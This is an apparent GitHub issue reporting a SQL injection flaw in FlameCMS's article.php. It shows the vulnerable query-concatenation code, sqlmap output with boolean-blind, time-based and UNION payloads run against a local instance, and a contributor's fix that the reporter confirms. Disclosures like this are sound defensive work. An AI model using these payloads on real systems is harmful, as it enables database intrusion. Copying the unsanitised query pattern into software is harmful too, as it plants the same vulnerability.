
sql injection vulnerability #24

Closed blackjliuyun opened this issue on Oct 16, 2019 · 4 comments


blackjliuyun commented on Oct 16, 2019

hello
There is a sql injection vulnerability here：
FlameCMS-master/article.php



```
if (isset($_GET['id'])){
    $news = $connect->Connect()->query( query: "SELECT * FROM news WHERE id = '".$_GET['id']."'");
    $rows = $news->fetch_assoc();
    if (!$rows['id']){
        $error = true;
    }
}else{
    $error = true;
```

http://127.0.0.1:8888/FlameCMS-master/article?id=1



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if a
ny)? [y/N] y
sqlmap identified the following injection point(s) with a total of 72 HTTP(s)
requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8667=8667 AND 'rupZ'='rupZ

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'tcUR'='tcUR

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-3521' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178
766271,0x7849574d434964786d6d53677a775679504d4e506c7563456d516b75474f634652545
662506a5073,0x71767a6271),NULL,NULL-- auYF
```

payload:
id=-3521' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178766271,0x7849574d434964786d6d53677a775679504d4e506c7563456d516b75474f634652545662506a5073,0x71767a6271),NULL,NULL-- auYF

tlcd96 commented on Oct 16, 2019 Contributor

thanks i'll solve it now, since there's no one else to solve it (not my repo)

tlcd96 commented on Oct 16, 2019 Contributor

Hi, can you check if it's solved now? `a90be30`

blackjliuyun commented on Oct 17, 2019 Author

> Hi, can you check if it's solved now? a90be30

Yes, this can be solved

tlcd96 commented on Oct 17, 2019 Contributor

thks

tlcd96 closed this as completed on Oct 17, 2019

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development

No branches or pull requests

2 participants